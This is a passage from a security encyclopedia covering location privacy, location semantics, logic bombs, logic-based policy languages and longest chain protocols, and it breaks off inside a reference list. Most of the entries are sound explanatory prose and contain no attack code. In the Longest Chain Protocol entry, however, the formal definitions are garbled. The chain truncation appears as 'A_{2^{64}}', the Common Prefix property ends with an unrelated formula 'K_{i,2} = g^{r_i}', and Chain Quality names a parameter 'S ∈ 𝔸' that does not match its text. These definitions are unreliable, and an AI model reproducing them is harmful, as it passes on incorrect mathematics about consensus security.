These examples illustrate that in different situations device owners may want to control the release of location information with respect to wireless service providers, cellular service providers, application service providers, or eavesdroppers on the wireless channel. A common challenge is that location information is often implicitly revealed by network usage or activity. For example, the cellular base station through which a phone call originates reveals the approximate location of the caller.

The potential risks associated with uncontrolled revealing of location information were enumerated in the Location Privacy Protection Act of 2001 considered in the United States Congress (S1164, Location Privacy Protection Act of 2001). Examples are the drawing of inferences about user's medical condition, nightlife, or political activities from the places users visit.

Theory

A breach of location privacy requires that personally identifiable information is revealed with the location data, that is, the data can be uniquely linked to an individual person. Such personally identifiable information can take many forms, such as names and addresses of persons or device/network identifiers (e.g., the Global System for Mobile Communications International Mobile Subscriber Identifier or an Internet Protocol address), which can be easily linked to a person. It is also possible,

however, that the location information itself can be linked to individual persons and thus can be considered personally identifiable information. In actual usage, often *some* information about location or identity is revealed, implying that location privacy should be understood in terms of a degree of privacy, rather than absolute privacy. The definition of metrics for this degree of location privacy remains an active area of research.

This understanding gives rise to two approaches for the design of privacy-enhancing technologies: controlling the release of personally identifiable data or filtering out personally identifiable information to render the data truly anonymous.

The first approach resembles access control and the main challenge is designing usable mechanisms. Standard web-tools such as privacy policy preference mechanisms that can provide guidance to users and make automatic decisions are also applicable to wireless applications. One common difference of access control mechanisms specifically developed for location information, however, is that the rules governing access frequently depend on location and time of access. They also differ, in that they may reduce the fidelity of location information, for example, providing only city-level location data although a precise GPS location is available.

The second approach allows sharing of some location information without revealing personally identifiable records and is referred to as anonymization (Krumm 2009). In this model, a set of location records L are filtered or perturbed by an anonymizer A, resulting in an anonymous dataset $L_a = A(L)$, which can be shared with others. It is assumed that the adversary, say Eve, obtains access to L_a and seeks to reidentify users whose records are contained in L_a.

In one model focused on tracking, $L_a = (l_1, l_2, \ldots, l_k)$ with each l_i = (lat, lon, time, heading, speed) from one of m users U. The dataset does not identify which location record l_i belongs to which user u_j in U and does not identify for any two location updates l_i, l_j whether they were generated by the same user (i.e., the order in the dataset does not allow any such conclusion). Eve has an external location dataset O with location observations or restricted spaces for some of the users, where each observation has the form (u_j, l_i). The adversary also has a model of human movement that allows the adversary to assign a likelihood and can be used to reconstruct paths of individual users from the location dataset (i.e., link

two location updates l_i, l_j in L_a to the same user). The adversary can compromise location privacy if any of the observations in O can be uniquely linked to a location record in L to reidentify a location record and the adversary can learn significant additional information about the user's travels from L (beyond what is already known in O). A privacy metric that quantifies this additional information is the time-to-confusion metric (Hoh et al. 2007). Intuitively, it measures the duration that an adversary can follow a user in the dataset L_a from the observation where the user was reidentified. Strong anonymization requires that time to confusion is bounded and small. Techniques for stronger anonymization include path cloaking (Hoh et al. 2007) and mix zones (Beresford and Stajano 2003).

In a related model (Gruteser and Grunwald 2003) also considering query privacy, $L_a = (l_1, l_2, \ldots, l_k)$ but with each l_i = (query, cloaking area, time) from one of m users U. Again the adversary has a dataset of location observations, but the adversary should not be able to reidentify any of the location records, since this would compromise query privacy in addition to the tracking concerns described above. The anonymizer can replace the exact location coordinates with a cloaking area, that is, an uncertainty region for the user location, to satisfy the k-anonymity criterion.

Applications

Typical designs of wireless communication networks generate personally identifiable information at many levels of the network stack. At the lower levels of the network stack any message transmitted can be localized and generate a location record. Users can therefore only control the release of location information toward the service provider by controlling where and when they communicate (and deactivate the device at other times) or by using specialized privacy-enhancing technologies to mask location or identifiers (e.g., identifier-free protocols or protocols that frequently change network and devices identifiers).

At the physical layer, radio waveforms carry a fingerprint of the analog radio front end that transmitted the signal. On a set of identical wireless LAN radios, modulation level characteristics such as center frequency offset have been shown to allow distinguish one out of more than 100 transmitters. Any signal transmitted can also be located using location

fingerprints (of the signal), or techniques based on triangulation and trilateration. Privacy-enhancing techniques at this layer include reducing the frequency of transmissions, and decreasing transmission power (or increasing directionality) to reduce the chance of signal observation and localization.

At the medium access layer, devices usually carry a unique address and their approximate location can be determined based on proximity to the wireless access point or cell tower that they associate with. A key privacy-enhancing technique at the medium access control layer is the frequent switching of medium access control addresses to reduce the chance of identification and tracking of the device (Greenstein et al. 2008).

At the network layer, Internet protocol addresses act as an identifier that sometimes can be linked to an individual and they also describe the location of the device in the network topology. This topological location can often be mapped to geographic location with about city-level granularity. The routes on which packets are sent can also reveal information about the approximate location of the source or destination node (Kamat et al. 2005). Privacy-enhancing technologies at the network layer include route randomization, onion routing, and reducing the granularity of location information maintained deep inside the network.

Finally, location-based applications, which are frequently used over wireless networks, can collect location information together with application-level identifiers. Location is frequently obtained from Global Positioning System receivers, which can make it especially precise.

While policy-based access control and anonymity are most commonly used at the application layer, these techniques can be adapted for use at all layers of the network stack. For example, the time-to-confusion criterion can be used to evaluate tracking risks from several wireless messages.

Cross-References

Access Control
Anonymity
Entropy Sources

Recommended Reading

Beresford AR, Stajano F (2003) Location privacy in pervasive computing. IEEE Pervasive Comput 2(1):46–55
[zbMATH]

Blumberg A, Eckersley P (2009) On locational privacy, and how to avoid losing it forever. Electronic Frontier Foundation Whitepaper, August 2009
[zbMATH]

Greenstein B, McCoy D, Pang J, Kohno T, Seshan S, Wetherall D (2008) Improving wireless privacy with an identifier-free link layer protocol. In: Proceeding of the 6th international conference on mobile systems, applications, and services, Breckenridge, CO, 17–20 June 2008

Gruteser M, Grunwald D (2003) Anonymous usage of location-based services through spatial and temporal cloaking. In: Proceedings of First ACM/USENIX international conference on mobile systems, applications, and services (MobiSys), San Francisco, CA, May 2003

Hoh B, Gruteser M, Xiong H, Alrabady A (2007) Preserving privacy in GPS traces via density-aware path cloaking. In: Proceedings of the 14th ACM conference on Computer and communications security (CCS), Alexandria

Kamat P, Zhang Y, Trappe W, Ozturk C (2005) Enhancing source-location privacy in sensor network routing. In: ICDCS 2005 Proceedings of 25th IEEE international conference, Columbus

Krumm J (2009) A survey of computational location privacy. Pers Ubiquit Comput 13(6):391–399
[zbMATH]

S1164, Location Privacy Protection Act of 2001. United States congressional record

Westin A (1967) Privacy and freedom. Atheneum, New York
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300561

Location Privacy Metrics

Measuring Location Privacy

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300562

Location Privacy Protection in Ride-Hailing Service

Location Privacy in Ride-Hailing Service

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300563

Location Privacy Quantification

Measuring Location Privacy

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1736

Location Semantics

Isabel Wagner[25] ✉
(25) De Montfort University, Leicester, UK

✉ **Isabel Wagner**
Email: isabel.wagner@dmu.ac.uk

Synonyms

Spatial context; Spatial knowledge

Definitions

The term *location semantics* describes the situation that real-world locations carry human-ascribed meaning in addition to being locations in space with geographic or geometric features. For example, a geographic area could be the site of someone's home, a business address, a religious site, or the location of a health provider. The semantics of locations is therefore an important consideration in location privacy.

Background

The knowledge of location semantics introduces additional constraints to the protection of location privacy.

First, protecting the privacy of geographic information does not necessarily protect the privacy of semantic location information (Damiani et al., 2008). As a result, location privacy protections need to take into account location semantics in addition to geographic information.

Second, traces of human mobility are often semantically similar, i.e., they consist of locations carrying similar meanings, due to individuals having similar lifestyles (Bindschaedler and Shokri, 2016). For example, many humans spend the night at a *home* location and transition to a *work* location in the morning. This information can be used as side knowledge in attacks on location privacy, but it can also help to construct semantically plausible synthetic location traces.

Finally, location semantics is not independent from geographic features. For example, many points of interest (POIs) are unlikely to be located within a lake or ocean or on top of a mountain. As a result, location privacy protection needs to ensure geographic plausibility of locations. In particular, this also applies to protecting the privacy of spatiotemporal mobility traces where the sequence of locations in time and space has to be plausible (Bindschaedler and Shokri, 2016).

Theory

Attackers can benefit from knowledge about location semantics in two ways. First, if location semantics is not considered in privacy protection, for example, in simple obfuscation schemes that replace a specific location with a larger area, the attacker can use a spatial knowledge attack to find the semantics of all locations covered by the area. If the area covers only locations with the same semantics, such as a large hospital, the attacker gains certainty about the type of location (Damiani et al., 2008). Second, if the attacker knows the semantics of a user location but not the precise geographic location, the semantics can allow inferences about the geographic location. For example, restaurants are often located in city centers as opposed to residential areas (Ağır et al., 2016).

Different approaches have been proposed to make location privacy protection semantics-aware. In approaches based on obfuscation, the level of obfuscation can be adjusted based on location semantics. For example, stronger obfuscation can be used for areas with high sensitivity (Damiani et al., 2008) or for areas with low POI density (Chatzikokolakis et al., 2015). Another approach is to obfuscate geographic and semantic information separately, for example, by generalizing semantic categories and reporting of location regions instead of points (Ağır et al., 2016). In approaches based on synthetic locations, location semantics can be used to generate synthetic

location traces that are semantically similar to real traces but geographically different while ensuring that they are geographically and semantically plausible (Bindschaedler and Shokri, 2016).

Location semantics also needs to be considered when measuring the effectiveness of location privacy protection. For example, it may be necessary to measure privacy independently for the geographic and semantic dimensions of location (Ağır et al., 2016; Zhao and Wagner, 2019).

Application

Several sources of semantic location information are available for research and practical applications. Semantic information that is explicitly connected to real geography is provided by mapping services such as OpenStreetMap. Semantic information can also be derived implicitly from transition probabilities between locations in real human mobility traces, for example, to label likely home or work locations (Bindschaedler and Shokri, 2016). Finally, location check-in apps such as Foursquare provide a hierarchy of location categories that users choose when checking into a location. For example, a specific type of restaurant may be tagged as *food*, *restaurant*, or *burger joint* (Ağır et al., 2016).

Open Problems and Future Directions

The joint protection of the geographic and semantic dimensions of location information is an open problem. Although some approaches have been proposed, they fall short in either the strength of the protection or the utility of the protected locations (Ağır et al., 2016).

Additional directions for future research include considering the temporal dimension, for example, the opening hours of POIs and periodic routines of users such as daily/weekly patterns (Ağır et al., 2016), and considering that users do not have equal probability to be in each location because they visit locations with different frequencies, for example, because some locations are more popular (Damiani et al., 2008).

Cross-References

Geo-Indistinguishability
Measuring Location Privacy
Synthetic Mobility Traces

References

Ağır B, Huguenin K, Hengartner U, Hubaux JP (2016) On the privacy implications of location semantics. Proc Priv Enhanc Technol 2016(4). https://doi.org/10.1515/popets-2016-0034

Bindschaedler V, Shokri R (2016) Synthesizing plausible privacy-preserving location traces. In: 2016 IEEE Symposium on Security and Privacy (SP), pp 546–563. https://doi.org/10.1109/SP.2016.39

Chatzikokolakis K, Palamidessi C, Stronati M (2015) Constructing elastic distinguishability metrics for location privacy. Proc Priv Enhanc Technol 2015(2):156–170. https://doi.org/10.1515/popets-2015-0023
[zbMATH]

Damiani ML, Bertino E, Silvestri C (2008) Protecting location privacy through semantics-aware obfuscation techniques. In: Karabulut Y, Mitchell J, Herrmann P, Jensen CD (eds) Trust management II. Springer, Boston, IFIP – The International Federation for Information Processing, pp 231–245. https://doi.org/10.1007/978-0-387-09428-1_15
[zbMATH]

Zhao Y, Wagner I (2019) On the strength of privacy metrics for vehicular communication. IEEE Trans Mob Comput 18(2):390–403. https://doi.org/10.1109/TMC.2018.2830359
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_708

Logic Bomb

Sean W. Smith[26] ✉
(26) Department of Computer Science, Dartmouth College, Hanover, NH, USA

✉ **Sean W. Smith**
Email: sws@cs.dartmouth.edu

Definition

The term *logic bomb* refers to an attack by an inside adversary who plants code to automatically trigger some negate action at some point later in time.

Background

The term *insider threat* refers to the general problem posed when the adversary may be internal to an organization, already within the security perimeter and possessing privileges that may be abused.

Theory and Applications

Within this problem space, one type of adversary is a disgruntled employee angry about termination. Such an adversary may carry out an attack by (while still having appropriate privileges) planting code to automatically trigger some negate action at some point later in time (perhaps when the adversary's privileges have been removed). The term *logic bomb* refers to such attacks (and has also been used to describe similar attacks carried by parties other than disgruntled insiders, such as national intelligence operators).

Claburn (2009) discusses a recent logic bomb incident that made it into court.

Cross-References

Insider Threat

Recommended Reading

Claburn T (2009) Fannie Mae contractor indicted for logic bomb. Information Week, January 29, 2009

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300564

Logic Decryption

Sequential and Combinational Satisfiability Attacks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300565

Logic Locking

Hardware Obfuscation and Logic Locking

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_821

Logic-Based Policy Languages

Piero A. Bonatti[27] ✉
(27) Dipartimento di Ingegneria Elettrica e Tecnologie dell'Informazione, Università di Napoli Federico II, Napoli, Italy

✉ **Piero A. Bonatti**
Email: pieroandrea.bonatti@unina.it

Related Concepts and Keywords

Access control policies; Privacy policies; Rule-based policies; Usage control policies

Definition

A logic-based policy language is an executable specification language for expressing policies by means of axioms written in a formal logic. This definition applies to different kinds of policies, such as access control policies, usage control policies, and privacy policies.

Background

Logic-based authorization languages have been introduced by Woo and Lam (1993) with two main goals in mind: giving access control policies a well-defined, unambiguous semantics and enhancing the expressiveness of policy languages to match the flexibility needs of application domains. For example, logic-based authorization languages can encode a variety of policy models, including mandatory and discretionary access control policies, integrity policies, role-based access control policies, and Chinese

walls. In the Flexible Authorization Framework (Jajodia et al., 2001), the approach by Woo and Lam has been further elaborated by placing more structure on policies; the syntactic restrictions adopted in this work provide policy authoring guidelines and guarantee good semantic and computational properties. Subsequently, a rich literature has extended the expressiveness of logic-based authorization languages to address the specificities of trust negotiation, usage control, and privacy policies. The range of logics employed to encode policies has been extended accordingly, as described in the following section.

Theory

Logic-based authorization languages typically adopt a vocabulary of distinguished predicates that denote security-related concepts such as authorizations, digital credentials, etc. Such a reserved vocabulary can be extended with application-dependent symbols to model policy evaluation contexts, including, for example, user profile information, groups, roles, object hierarchies, data models, histories, etc. – that is, all the building blocks needed to formalize the policy models mentioned in the previous section.

In this framework, an authorization A (encoded as a logical atom) is granted by a policy P and a context C (both encoded as a set of axioms) if, and only if, A is entailed by $P \cup C$. The precise notion of entailment adopted depends on the formal logic underlying the authorization language; a common requirement is that entailment – as well as the other reasoning tasks mentioned below – should be efficiently computable.

Often the underlying logic is nonmonotonic, as required to model default policies – such as open and closed policies – and authorization inheritance with overriding, as in Woo and Lam (1993) and Jajodia et al. (2001). Further nonclassical features include constructs for distributed evaluation (as in systems Cassandra, PeerTrust, and Protune), temporal reasoning and dynamic logics for time-dependent authorizations (see, e.g., the TRBAC model and Zhang et al. 2004), paraconsistent semantics for conflict resolution, and deontic modalities to associate obligations to authorizations.

The UCON usage control model specifies the authorizations and obligations associated with different phases of a transaction (beginning,

middle, end), where the attributes that determine the policy's outcomes may change dynamically and access rights may have to be repeatedly verified along time. For this reason, UCON policies are usually modelled by means of modal logics that can express time and change, such as dynamic logics (Zhang et al., 2004; Pretschner, 2006). Such encodings are usually conceived for static software analysis, rather than runtime enforcement.

Privacy policies can be regarded as usage control policies, too. Different from UCON, however, they do not refer to a single transaction, but state the range of data processing operations that can be carried out over a larger, possibly unbounded time interval. Compared to access control policies, the ontologies of logic-based privacy policies typically include additional notions that are central to privacy regulations, such as the purpose of the processing, and a description of the data transfers to third parties, possibly including a sticky policy. The relevant reasoning tasks for privacy policies include checking whether the privacy policy of an organization complies with the consent of data subjects and with data protection regulations – see Palmirani and Governatori (2018) and Bonatti et al. (2020) for two approaches that support compliance with the European General Data Protection Regulation (GDPR; see http://data.consilium.europa.eu/doc/document/ST-5419-2016-INIT/en/pdf).

Most logic-based policy languages are based on logic programming languages that nicely match expressiveness requirements and enjoy low asymptotic complexity (e.g., quadratic time in the case of stratified logic programs under the stable model semantics). A few approaches are based on description logics, for example, KAoS and Bonatti et al. (2020). Description logics are better suited to the compliance checking tasks for privacy policies, as explained further on.

Entailment is not the only reasoning task relevant to logic-based authorization languages. In some trust negotiation frameworks (e.g., Protune, TrustBuilder), agents have to find out a set of elements E in their portfolio of credentials such that $P \cup C \cup E$ entails a desired authorization A, where P is a given policy and C a given context. This kind of inference is called *abduction* in the automated reasoning jargon. Abduction has been proposed also as a technique for policy analysis and explanation (e.g., in Protune (Bonatti et al. 2006)).

Another paramount reasoning task is *policy comparison*, that is, checking whether a policy P_1 entails a policy P_2. Policy comparison is

central to checking whether a privacy policy (represented by P_1) complies with data subjects' consent and regulations (encoded by P_2). In rule-based languages (such as logic programming), policy comparison is equivalent to checking the containment of Datalog queries. This problem is intractable and possibly undecidable in the presence of recursion; efficient implementations require restrictions on the use of logical variables, cf. Bonatti and Mogavero (2008). For this reason, it may be preferable to encode privacy policies and consent with tractable description logics. Then the policy comparison problem can be reduced to *subsumption checking*, a reasoning task that has better computational properties than query containment (Bonatti et al., 2020).

More details on logic-based policy languages and references to the aforementioned systems can be found in the surveys (Bonatti and Samarati, 2003; Kirrane et al., 2018) and in a tutorial on rule-based policies (Bonatti and Olmedilla, 2007).

Implementations

Several logic-based authorization languages have actually been implemented and deployed, including Cassandra, KAoS, PeerTrust, Protune, Rei, and TrustBuilder2. References can be found in Kirrane et al. (2018). In perspective, rule-based trust negotiation frameworks may leverage the Rule Interchange Format standard of the W3C (www.w3.org/2005/rules/) in order to publish and exchange policies. The frameworks based on description logics typically encode policies in the W3C standard OWL2 (www.w3.org/TR/owl2-syntax/). This is also the standard adopted by the works on privacy policies and regulations, i.e., Palmirani and Governatori (2018) and Bonatti et al. (2020), all of which have been implemented. The system described in Bonatti et al. (2020) is able to check in real time whether a data usage policy complies with data subjects' consent.

Open Problems and Future Directions

Some of the major open issues concern usability and usage control enforcement. Both issues are shared by all policy languages, including

those that are not based on any formal logic. End users are typically not good at writing their policies. Issues such as the tradeoff between expressiveness and usability are still largely unresolved, and authoring and validation tools currently provide little help. It may be profitable to leverage the many explanation systems developed for logic languages in order to assist users in understanding, authoring, and maintaining policies. Concerning usage control, there is currently no general reliable and scalable technique for enforcing usage policies after data has been disclosed.

References

Bonatti PA, Mogavero F (2008) Comparing rule-based policies. In: 9th IEEE International Workshop on Policies for Distributed Systems and Networks (POLICY 2008). IEEE Computer Society, pp 11–18

Bonatti PA, Olmedilla D (2007) Rule-based policy representation and reasoning for the semantic web. In: Antoniou G, Aßmann U, Baroglio C, Decker S, Henze N Patranjan P-L, Tolksdorf R (eds) Reasoning web. Lecture notes in computer science, vol 4636. Springer, Berlin, pp 240–268
[zbMATH]

Bonatti PA, Samarati P (2003) Logics for authorization and security. In: Chomicki J, van der Meyden R, Saake G (eds) Logics for emerging applications of databases. Springer, Berlin/Heidelberg, pp 277–323
[zbMATH]

Bonatti PA, Olmedilla D, Peer J (2006) Advanced policy explanations on the web. In: Brewka G, Coradeschi S, Perini A, Traverso P (eds) ECAI. Frontiers in artificial intelligence and applications, vol 141. IOS Press, Amsterdam, the Netherlands, pp 200–204

Bonatti PA, Ioffredo L, Petrova IM, Sauro L, Siahaan ISR (2020) Real time reasoning in OWL2 for GDPR compliance. In: Artificial Intelligence, vol 289

Jajodia S, Samarati P, Sapino ML, Subrahmanian VS (2001) Flexible support for multiple access control policies. ACM Trans Database Syst 26(2):214–260
[zbMATH]

Kirrane S, Villata S, d'Aquin M (2018) Privacy, security and policies: a review of problems and solutions with semantic web technologies. Semant Web 9(2):153–161
[zbMATH]

Palmirani M, Governatori G (2018) Modelling legal knowledge for GDPR compliance checking. In: Legal Knowledge and Information Systems – JURIX 2018: The Thirty-First Annual Conference, Groningen, 12–14 Dec 2018, pp 101–110

Pretschner A, Hilty M, Basin D (2006) Distributed usage control. Commun ACM 49(9):39–44

Woo TYC, Lam SS (1993) Authorizations in distributed systems: a new approach. J Comput Secur 2(2–3):107–136
[zbMATH]

Zhang X, Park J, Parisi-Presicce F, Sandhu RS (2004) A logical specification for usage control. In: 9th ACM Symposium on Access Control Models and Technologies (SACMAT). ACM, pp 1–10

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1804

Longest Chain Protocol

Aggelos Kiayias[28] ✉
(28) School of Informatics, University of Edinburgh and IOG, Edinburgh, UK

✉ **Aggelos Kiayias**
Email: aggelos.kiayias@ed.ac.uk

Synonyms

Nakamoto style consensus protocol

Definition

A longest chain protocol is a multiparty consensus protocol that has the following characteristics: (i) it utilizes a blockchain data structure to organize the participants' inputs in the form of a sequence of blocks, (ii) it has a mechanism for participants to win an opportunity to create a block and disseminate it, (iii) it defines a concept of length (sometimes "weight") over different blockchains, and (iv) participants utilize the longest chain rule to choose the blockchain to adopt into their local state and extend if given the opportunity.

Background

Longest chain protocols were introduced in the context of the Bitcoin blockchain protocol (Nakamoto, 2008) utilizing proof of work as the mechanism to facilitate block generation. Their basic security properties as consensus protocols were studied in a number of works starting with (Garay

et al., 2015) and follow up works, a non-exclusive list of which is as follows: Pass et al. (2017), Badertscher et al. (2017), Garay et al. (2017), Dembo et al. (2020), and Gazi et al. (2020). These protocols were also extended in other settings outside proof of work, such as proof of stake, cf. Kiayias et al. (2017) and proof of space (Park et al., 2018).

Theory

Longest chain protocols operate in a synchronous setting, where participants may have transient engagement in the protocol execution – in fact, each party may engage only once throughout. Every participant maintains a blockchain $\mathscr{C}$ and continuously updates it following a rule that favors the longest (or heaviest) blockchain that the party is aware of. New blocks are created based on a lottery mechanism of some sort with each new block organizing input data (e.g., transactions) that the block issuer selects according to some application-specific rule.

There are three basic properties of interest in such protocols. They are described in an execution environment where honest protocol participants operate in the presence of an adversary aiming to invalidate them. For a chain $\mathscr{C}$, we denote by $A_{2^{64}}$ the truncation of $\mathscr{C}$ after removing the k most recent blocks. Moreover, we use $\preccurlyeq$ to define the prefix relation between chains.

Definition 1

(Common Prefix) For any two parties P, P' with respective chains $\mathscr{C}, \mathscr{C}'$ at times $t \leq t'$, it holds that $K_{i,2} = g^{r_i}$.

(Chain Quality) There is a parameter $S \in \mathbb{A}$ and $\mu \in (0, 1)$ such that for any party P with chain $\mathscr{C}$, a sequence of u consecutive blocks in $\mathscr{C}$ contains a fraction of at least μ blocks contributed by honest parties.

(Chain Growth) There is a parameter $\ell \in \mathbb{N}$ and $\gamma \in (0, 1)$, such that for any party P with chain $\mathscr{C}$ at time t, after ℓ steps, its chain $\mathscr{C}$ will grow by at least $\gamma \cdot \ell$ blocks.

The relation between honest participants and the adversary is typically cast in the form of the resources that are collectively controlled by the adversary and the honest parties. Furthermore, the number of online participants can

be assumed to fluctuate over time under the assumption of a bounded change (upward or downward) at each step, cf. Garay et al. (2017) for a model of fluctuating participation, Badertscher et al. (2018) for the model of dynamic availability, and Guo et al. (2019) for the model of weak synchrony.

Applications

The main applications of these protocols are in the deployment of permissionless distributed ledgers. Starting with the Bitcoin blockchain, some additional examples include the Ethereum blockchain prior to the transition to proof of stake and the Cardano blockchain which utilizes the proof of stake protocol Ouroboros (Kiayias et al., 2017; David et al., 2018).

Open Problems and Future Directions

An important consideration in the context of proof of work-based protocols is the high energy expenditure they incur and the question whether it would be possible to ensure that such energy is derived from renewable sources.

Another common critique is the inability of such longest chain protocols to provide fast settlement and high throughput. Toward improving these issues, a number of works variated the longest chain design, by, e.g., using multiple chains (Fitzi et al., 2020; Bagaria et al., 2019), using the evolving blocktree and suitably modifying the longest chain rule (Lewenberg et al., 2015; Sompolinsky et al., 2021), or using a hybrid approach (Eyal et al., 2016; Pass and Shi, 2017).

In terms of security, longest chain protocols rely fundamentally on relatively timely message delivery for consistency. As the message delays between honest participants become larger, the security of the protocol erodes until it dissipates entirely (see, e.g., Pass et al. 2017; Gazi et al. 2020). In this way, longest chain protocols can be said that they prioritize liveness over consistency. This is in contrast with asynchronous Byzantine fault-tolerant protocols that prioritize safety over liveness. An interesting research direction is to consider “best of both worlds” type of results, cf. Neu et al. (2021).

Another important consideration is the ability of the underlying network to connect reliably the honest participants. While early works (including the

Bitcoin blockchain) rely on rather ad hoc techniques to guarantee peer-to-peer message delivery (which can be subject to attacks, e.g., Heilman et al. 2015), a number of more foundational approaches from the security perspective have been subsequently put forth (Coretti et al., 2022; Neu et al., 2022; Matt et al., 2022).

Cross-References

Asynchronous Byzantine Fault Tolerance
Bitcoin
Incentives for Distributed Ledgers
Proof of Stake
Proof of Work

References

Badertscher C, Maurer U, Tschudi D, Zikas V (2017) Bitcoin as a transaction ledger: a composable treatment. In: Katz J, Shacham H (eds) Advances in Cryptology – CRYPTO 2017 – 37th Annual International Cryptology Conference, Santa Barbara, CA, USA, 20–24 Aug 2017, Proceedings, Part I. Lecture Notes in Computer Science, vol 10401. Springer, pp 324–356. https://doi.org/10.1007/978-3-319-63688-7_11

Badertscher C, Gazi P, Kiayias A, Russell A, Zikas V (2018) Ouroboros genesis: composable proof-of-stake blockchains with dynamic availability. In: Lie D, Mannan M, Backes M, Wang X (eds) Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, CCS 2018, Toronto, ON, Canada, 15–19 Oct 2018. ACM, pp 913–930. https://doi.org/10.1145/3243734.3243848

Bagaria VK, Kannan S, Tse D, Fanti G, Viswanath P (2019) Prism: Deconstructing the blockchain to approach physical limits. In: Cavallaro L, Kinder J, Wang X, Katz J (eds) Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security, CCS 2019, London, UK, 11–15 Nov 2019. ACM, pp 585–602. https://doi.org/10.1145/3319535.3363213

Coretti S, Kiayias A, Moore C, Russell A (2022) The generals' scuttlebutt: Byzantine-resilient gossip protocols. In: Yin H, Stavrou A, Cremers C, Shi E (eds) Proceedings of the 2022 ACM SIGSAC Conference on Computer and Communications Security, CCS 2022, Los Angeles, CA, USA, 7–11 Nov 2022. ACM, pp 595–608. https://doi.org/10.1145/3548606.3560638

David B, Gazi P, Kiayias A, Russell A (2018) Ouroboros Praos: an adaptively-secure, semi-synchronous proof-of-stake blockchain. In: Nielsen JB, Rijmen V (eds) Advances in Cryptology – EUROCRYPT 2018 – 37th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Tel Aviv, Israel, April 29 – May 3 2018 Proceedings, Part II. Lecture Notes in Computer Science, vol 10821. Springer, pp 66–98. https://doi.org/10.1007/978-3-319-78375-8_3

Dembo A, Kannan S, Tas EN, Tse D, Viswanath P, Wang X, Zeitouni O (2020) Everything is a race and Nakamoto always wins. In: Ligatti J, Ou X, Katz J, Vigna G (eds) CCS '20: 2020 ACM SIGSAC Conference on Computer and Communications Security, Virtual Event, USA, 9–13 Nov 2020. ACM, pp 859–878. https://doi.org/10.1145/3372297.3417290

Eyal I, Gencer AE, Sirer EG, van Renesse R (2016) Bitcoinng: a scalable blockchain protocol. In: Argyraki KJ, Isaacs R (eds) 13th USENIX Symposium on Networked Systems Design and Implementation, NSDI 2016, Santa Clara, CA, USA, 16–18 March 2016, USENIX Association, pp 45–59. https://www.usenix.org/conference/nsdi16/technical-sessions/presentation/eyal

Fitzi M, Gazi P, Kiayias A, Russell A (2020) Ledger combiners for fast settlement. In: Pass R, Pietrzak K (eds) Theory of Cryptography – 18th International Conference, TCC 2020, Durham, NC, USA, 16–19 Nov 2020, Proceedings, Part I. Lecture Notes in Computer Science, vol 12550. Springer, pp 322–352. https://doi.org/10.1007/978-3-030-64375-1_12

Garay JA, Kiayias A, Leonardos N (2015) The bitcoin backbone protocol: analysis and applications. In: Oswald E, Fischlin M (eds) Advances in Cryptology – EUROCRYPT 2015 – 34th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Sofia, Bulgaria, 26–30 April 2015, Proceedings, Part II. Lecture Notes in Computer Science, vol 9057. Springer, pp 281–310. https://doi.org/10.1007/978-3-662-46803-6_10

Garay JA, Kiayias A, Leonardos N (2017) The bitcoin backbone protocol with chains of variable difficulty. In: Katz J, Shacham H (eds) Advances in Cryptology – CRYPTO 2017 – 37th Annual International Cryptology Conference, Santa Barbara, CA, USA, 20–24 Aug 2017, Proceedings, Part I. Lecture Notes in Computer Science, vol 10401. Springer, pp 291–323. https://doi.org/10.1007/978-3-319-63688-7_10

Gazi P, Kiayias A, Russell A (2020) Tight consistency bounds for bitcoin. In: Ligatti J, Ou X, Katz J, Vigna G (eds) CCS '20: 2020 ACM SIGSAC Conference on Computer and Communications Security, Virtual Event, USA, 9–13 Nov 2020. ACM, pp 819–838. https://doi.org/10.1145/3372297.3423365

Guo Y, Pass R, Shi E (2019) Synchronous, with a chance of partition tolerance. In: Boldyreva A, Micciancio D (eds) Advances in Cryptology – CRYPTO 2019 – 39th Annual International Cryptology Conference, Santa Barbara, CA, USA, 18–22 Aug 2019, Proceedings, Part I. Lecture Notes in Computer Science, vol 11692. Springer, pp 499–529. https://doi.org/10.1007/978-3-030-26948-7_18

Heilman E, Kendler A, Zohar A, Goldberg S (2015) Eclipse attacks on Bitcoin's peer-to-peer network. In: Jung J, Holz T (eds) 24th USENIX Security Symposium, USENIX Security 15, Washington, DC, USA, 12–14 Aug 2015. USENIX Association, pp 129–144. https://www.usenix.org/conference/usenixsecurity15/technical-sessions/presentation/heilman

Kiayias A, Russell A, David B, Oliynykov R (2017) Ouroboros: a provably secure proof-of-stake blockchain protocol. In: Katz J, Shacham H (eds) Advances in Cryptology – CRYPTO 2017 – 37th Annual International Cryptology Conference, Santa Barbara, CA, USA, 20–24 Aug 2017, Proceedings, Part I. Lecture Notes in Computer Science, vol 10401. Springer, pp 357–388. https://doi.org/10.1007/978-3-319-63688-7_12

Lewenberg Y, Sompolinsky Y, Zohar A (2015) Inclusive block chain protocols. In: Böhme R, Okamoto T (eds) Financial Cryptography and Data Security – 19th International Conference, FC

